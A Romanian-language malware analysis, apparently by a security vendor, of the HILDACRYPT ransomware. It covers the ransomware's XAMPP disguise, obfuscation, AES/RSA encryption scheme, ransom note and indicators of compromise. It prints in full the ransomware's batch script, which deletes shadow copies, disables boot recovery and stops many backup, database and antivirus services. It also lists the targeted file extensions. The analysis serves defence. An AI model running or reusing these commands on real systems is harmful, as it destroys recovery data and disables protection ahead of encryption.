

Bună, Habr! Și din nou vă aducem în atenție noi versiuni de malware din categoria Ransomware. HILDACRYPT este un nou program ransomware, parte din familia Hilda descoperită în august 2019, numită astfel după un desen animat de pe serviciul de streaming Netflix, care a fost utilizat pentru distribuirea software-ului. Astăzi ne familiarizăm cu caracteristicile tehnice ale acestui virus ransomware actualizat.

În prima versiune a ransomware-urilor Hilda, linkul către trailerul serialului animat era inclus în scrisoarea de răscumpărare. HILDACRYPT se ascunde sub un instalator legitim XAMPP — un distribuitor simplu de instalat al Apache, care include MariaDB, PHP și Perl. În plus, fișierul ransomware are un nume diferit — xamp. De asemenea, fișierul programului ransomware nu are semnătură electronică.
Analiza statică

Programul ransomware este conținut într-un fișier PE32 .NET, scris pentru MS Windows. Dimensiunea sa este de 135,168 de octeți. Atât codul principal al programului, cât și codul programului protector sunt scrise în C#. Potrivit mărcii de dată și oră a compilării, fișierul binar a fost creat pe 14 septembrie 2019.
Conform Detect It Easy, virusul ransomware este arhivat cu ajutorul Confuser și ConfuserEx, dar aceste obfuscatori sunt la fel ca înainte, doar că ConfuserEx este succesorul lui Confuser, astfel încât semnăturile codurilor lor sunt asemănătoare.

HILDACRYPT este într-adevăr împachetat cu ajutorul ConfuserEx.

SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Vectorul de atac
Cel mai probabil, programul ransomware a fost descoperit pe unul dintre site-urile dedicate programării web, camuflându-se sub un program legitim XAMPP.
Întreaga lanț de infecție poate fi văzută în .
Obfuscarea

Șirurile programului ransomware sunt stocate într-o formă criptată. La lansare, HILDACRYPT le decriptează folosind Base64 și AES-256-CBC.
Instalare
În primul rând, programul ransomware creează în %AppDataRoaming% un folder, ale cărui parametrii GUID (Identificator Unic Global) sunt generați aleatoriu. Adăugând un fișier bat în această locație, ransomware-ul îl lansează cu ajutorul cmd.exe:
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit


Apoi, începe executarea scriptului batch pentru a dezactiva funcțiile sau serviciile sistemului.

Scriptul conține o listă lungă de comenzi prin care sunt distruse copiile shadow, dezactivat serverul SQL, backupul și soluțiile antivirus.
De exemplu, el încearcă fără succes să oprească serviciile de backup Acronis Backup. În plus, atacă sistemele de backup și soluțiile antivirus ale următorilor furnizori: Veeam, Sophos, Kaspersky, McAfee și altele.
@echo off
:: Nu sunt chiar un fan al poneilor, fetele din desene animate sunt mai bune, nu-i așa?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop “Sophos Device Control Service” /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop “Zoolz 2 Service” /y
net stop McTaskManager /y
net stop “Sophos AutoUpdate Service” /y
net stop “Sophos System Protection Service” /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop “Symantec System Recovery” /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop “Sophos Health Service” /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop “Sophos Message Router” /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop “Sophos Clean Service” /y
net stop swi_update_64 /y
net stop “Sophos Web Control Service” /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop “Veeam Backup Catalog Data Service” /
net stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop “Sophos MCS Client” /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop “SQLsafe Backup Service” /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop “Sophos Safestore Service” /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop “Sophos File Scanner Service” /y
net stop “Sophos Agent” /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop “Enterprise Client Service” /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop “SQL Backups” /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop “Sophos MCS Agent” /y
net stop RESvc /y
net stop “Acronis VSS Provider” /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop “SQLsafe Filter Service” /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0
După ce serviciile și procesele menționate mai sus sunt dezactivate, cryptolocker-ul colectează informații despre toate procesele active folosind comanda tasklist pentru a se asigura că toate serviciile necesare sunt nefuncționale.
tasklist v /fo csv
Această comandă produce o listă detaliată a proceselor active, iar elementele sunt separate prin virgule.
««csrss.exe»,«448»,«services»,«0»,«1�896 ��»,«unknown»,»�/�»,«0:00:03»,»�/�»»

După această verificare, ransomware-ul începe procesul de criptare.
Criptare
Criptarea fișierelor
HILDACRYPT parcurge tot conținutul găsit pe hard diskuri, cu excepția folderelor Recycle.Bin și Reference AssembliesMicrosoft. Acest din urmă conține fișiere dll, pdb etc., esențiale pentru aplicațiile .Net, care ar putea afecta funcționarea ransomware-ului. Pentru a căuta fișierele care vor fi criptate, este utilizată următoarea listă de extensii:
«.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md»
Pentru a cripta fișierele utilizatorului, ransomware-ul folosește algoritmul AES-256-CBC. Dimensiunea cheii este de 256 biți, iar dimensiunea vectorului de inițializare (IV) este de 16 octeți.

În captura de ecran următoare, valorile byte_2 și byte_1 au fost obținute aleatoriu folosind GetBytes().

Cheia

VI


Fișierul criptat are extensia HCY!.. Acesta este un exemplu de fișier criptat. Pentru acest fișier au fost create cheia și IV menționate mai sus.
Criptarea cheilor
Cryptolocker salvează cheia AES generată în fișierul criptat. Prima parte a fișierului criptat are un antet care conține date precum HILDACRYPT, KEY, IV, FileLen în format XML și arată astfel:

Criptarea cheii AES și a IV se face prin RSA-2048, iar codificarea — prin Base64. Cheia publică RSA este stocată în corpul cryptolocker-ului într-o dintre liniile criptate în format XML.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
Pentru criptarea cheii fișierului AES se folosește cheia publică RSA. Cheia publică RSA este codificată cu Base64 și constă din modul și exponenta publică 65537. Pentru decriptare este necesară cheia privată RSA, pe care o are atacatorul.
După criptarea RSA, cheia AES este codificată prin Base64, fiind salvată în fișierul criptat.
Mesaj de răscumpărare
La finalizarea criptării, HILDACRYPT scrie un fișier html în folderul în care a criptat fișierele. Notificarea ransomware-ului conține două adrese de e-mail la care victima poate contacta atacatorul.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

Notificarea ransomware-ului conține de asemenea textul „No loli is safe;)” — „Nici o loli nu este în siguranță;)”, o referire la personajele de anime și manga interzise în Japonia care au aspectul unor fetițe.
Ieșire
HILDACRYPT, o nouă familie de ransomware, a lansat o nouă versiune. Modelul de criptare nu permite victimei să decripteze fișierele criptate de ransomware. Cryptolocker-ul folosește metode de protecție activă pentru a dezactiva serviciile de protecție legate de sistemele de backup și soluțiile antivirus. Autorul HILDACRYPT este un fan al serialului animat Hilda, demonstrat prin Netflix, iar linkul către trailer-ul versioni anterioare a fost inclus în scrisoarea de răscumpărare.
Ca de obicei, și pot proteja computerul dumneavoastră de ransomware-ul HILDACRYPT, iar furnizorii au posibilitatea să-și protejeze clienții prin . Protecția este asigurată prin faptul că aceste soluții includ nu doar backup-ul, ci și sistemul nostru integrat de protecție — o tehnologie îmbunătățită prin model de învățare automată și bazată pe euristici comportamentale, care, ca niciuna alta, este capabilă să facă față amenințărilor programelor ransomware de tip zero-day.
Indicatori de compromitere
Extensia de fișier HCY!
HILDACRYPTReadMe.html
xamp.exe cu o literă „p” și fără semnătură digitală
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Sursa: habr.com
